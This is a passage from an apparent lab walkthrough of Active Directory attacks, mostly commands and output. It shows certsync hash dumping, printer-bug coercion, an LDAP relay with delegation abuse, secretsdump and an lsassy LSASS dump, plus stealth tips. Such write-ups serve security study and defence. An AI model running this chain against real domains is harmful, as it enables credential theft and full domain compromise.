$ certsync -u tantani -p 'AAAAaaa!1' -d testlab.loc -dc-ip 192.168.0.100 -ns 192.168.0.100 -ca-ip 192.168.0.105
[*] Collecting userlist, CA info and CRL on LDAP
[*] Found 51 users in LDAP
[*] Found CA CA on SRV-CA.testlab.loc(192.168.0.105)
[*] Dumping CA certificate and private key
[*] Forging certificates for every users. This can take some time...
[*] PKINIT + UnPAC the hashes
TESTLAB.LOC/Administrator:500:aad3b435b51404eeaad3b435b51404ee:1644e9777bc1c3c2d8a56203ef977cf2 :::
TESTLAB.LOC/SRV-DC$:1000:aad3b435b51404eeaad3b435b51404ee:ee8a8f39b858faab4e1b8e3645240154 :::
TESTLAB.LOC/SRV-CA$:1103:aad3b435b51404eeaad3b435b51404ee:4881690b3491d2313c38ffdc5739da9f :::
TESTLAB.LOC/gpieranтони:1104:aad3b435b51404eeaad3b435b51404ee:2cd7a20d09aa340b4f3b374bd5fd43b2 :::
TESTLAB.LOC/pirelli:1105:aad3b435b51404eeaad3b435b51404ee:c94d2f91b93381755e7bfefd5a2b1fb7 :::
TESTLAB.LOC/tantani:1106:aad3b435b51404eeaad3b435b51404ee:c9030d66549888509e77d602832005ef :::
TESTLAB.LOC/PC-GIGI$:1109:aad3b435b51404eeaad3b435b51404ee:1df8b5db09d9de7bac0d58ad6f162746 :::
```

The program has a few options to make the dumping process somewhat stealthier, -timeout, -jitter and -randomize can be combined to make the network traffic less suspicious. We can also pick an -ldap-filter to dump only the hashes of users we're interested in.

Alternative Escalation Scenarios

Exchange

On-prem Microsoft Exchange servers are often overprivileged, it's not rare to find them with exploitable permissions. Older Exchange installations used to set the WriteDACL permission on the domain object to the Exchange Windows Permissions group, meaning an Exchange server could grant anyone DCSync permissions.

This permission has now been patched but Exchange Windows Permissions can still modify any group and user not protected by AdminSDHolder, including:

- Remote Desktop Users
- Remote Management Users
- DNSAdmins

The first two would allow us to connect to other hosts either with RDP or PS remoting/WinRM, which is already useful enough, but [DnsAdmins](#) in particular offers privilege escalation options. Adding ourselves to this group allows us to load an arbitrary DLL into the DNS server process running on the DC, thus giving us SYSTEM access to the machine upon restart of the DNS service.

Another possible escalation path exists if the environment has an Azure AD Connector account, these accounts are recognizable from their names beginning with MSOL_, and by

default they have DCSync permissions on the domain in order to synchronize user hashes with the cloud. Azure connectors aren't protected by AdminSDHolder so a member of Exchange Windows Permissions can take control of them and dump the entire NTDS database (this permission should be [removed](#) unless strictly required).

Dumping Privileged Sessions

Finally, if nothing else works we can do some admin hunting and see if there are any hosts with privileged sessions we can steal. If we are from Linux we can use [pywerview](#) or BloodHound, this simple BH query shows domain admins connected to hosts different than domain controllers, but I have found that session results aren't very accurate in my lab:

```
MATCH p=(u:User)-[:HasSession]-(c:Computer) WHERE (u)-[:MemberOf]-(g:Group){samaccountname:"Domain Admins"}) AND NOT (c)-[:MemberOf]->(g:Group){samaccountname:"Domain Controllers"}) RETURN p
```

On Windows we can use [PowerView](#) or [SharpView](#). Either way the goal is an lsass.exe memory dump, assuming we don't have to worry about AV/EDR we can use [lsassy](#), but there are a hundred ways to do this more stealthily if required.

The following image includes the entire attack, the coercion, LDAP relay, RBCD, and LSASS dump.

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~/krbrelayx]
$ python3 printerbug.py testlab.loc/tantani:'AAAAaa1'@192.168.0.108 192.168.0.22
[*] Impacket v0.12.0.dev1+20240304.182237.3ee3bb46 - Copyright 2023 Fortra

[*] Attempting to trigger authentication via rprn RPC at 192.168.0.108
[*] Bind OK
[*] Got handle
[*] SessionError: code: 0x6ab - RPC_S_INVALID_NET_ADDR - The network address is invalid.
[*] Triggered RPC backconnect, this may or may not have worked

1) PRINTER BUG COERCION

(giulio@giulioKali2024)-[~/krbrelayx]
$ getST.py -spn cifs/srv-exchange -impersonate administrator -dc-ip 192.168.0.108 testlab.loc/UZYEBTOC$
Impacket v0.12.0.dev1+20240304.182237.3ee3bb46 - Copyright 2023 Fortra

Password:
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@cifs_srv-exchange@TESTLAB.LOC.ccache

3) S4U IMPERSONATION

(giulio@giulioKali2024)-[~/krbrelayx]
$ mv administrator@cifs_srv-exchange@TESTLAB.LOC.ccache admin.ccache

[*] Authenticating against ldaps://192.168.0.108 as TESTLAB/SRV-EXCHANGE$ SUCCEEDED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] SMBD-Thread-7 (process_request_thread): Connection from 192.168.0.108 controlled, but there are no more targets left!
[*] SMBD-Thread-8 (process_request_thread): Connection from 192.168.0.108 controlled, but there are no more targets left!
[*] User privileges found: Create user
[*] Attempting to create computer in: CN=Computers,DC=testlab,DC=loc
[*] Adding new computer with username: UZYEBTOC$ and password: #Dasz;U9gAyQuP result: OK
[*] Delegation rights modified successfully!
[*] UZYEBTOC$ can now impersonate users on SRV-EXCHANGE$ via S4U2Proxy

(giulio@giulioKali2024)-[~/krbrelayx]
2) SETTING DELEGATION WITH NTLMv1 LDAP RELAY

(giulio@giulioKali2024)-[~/krbrelayx]
$ KRB5CCNAME=admin.ccache secretsdump.py administrator@SRV-EXCHANGE -k -no-pass | grep ':500'
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1644e9777bc1c3c2d8a56203ef977cf2:::

(giulio@giulioKali2024)-[~/krbrelayx]
4) LOCAL ADMIN HASH DUMP

$ lsassy -u administrator -H 1644e9777bc1c3c2d8a56203ef977cf2 -m procdump_embedded 192.168.0.108 --users
[+] 192.168.0.108 Authentication successful
[+] 192.168.0.108 procdump uploaded
[+] 192.168.0.108 Lsass dumped in C:\Windows\Temp\zhLSZU6l.dmp (46106061 Bytes)
[+] 192.168.0.108 Lsass dump deleted

5) LSASS DUMP

[+] 192.168.0.108 TESTLAB\Administrator [NT] 1644e9777bc1c3c2d8a56203ef977cf2 | [SHA1] c8f8d61fd26c628a22dd1d178f3a16a
e75617f7.kirbi
[+] 192.168.0.108 TESTLAB.LOC\Administrator [TGT] Domain: TESTLAB.LOC - End time: 2024-04-17 00:03 (TGT_TESTLAB.LOC_Administrator)
[+] 192.168.0.108 12 Kerberos tickets written to /home/giulio/.config/lsassy/tickets
[+] 192.168.0.108 5 masterkeys saved to /home/giulio/.config/lsassy/masterkeys.txt
```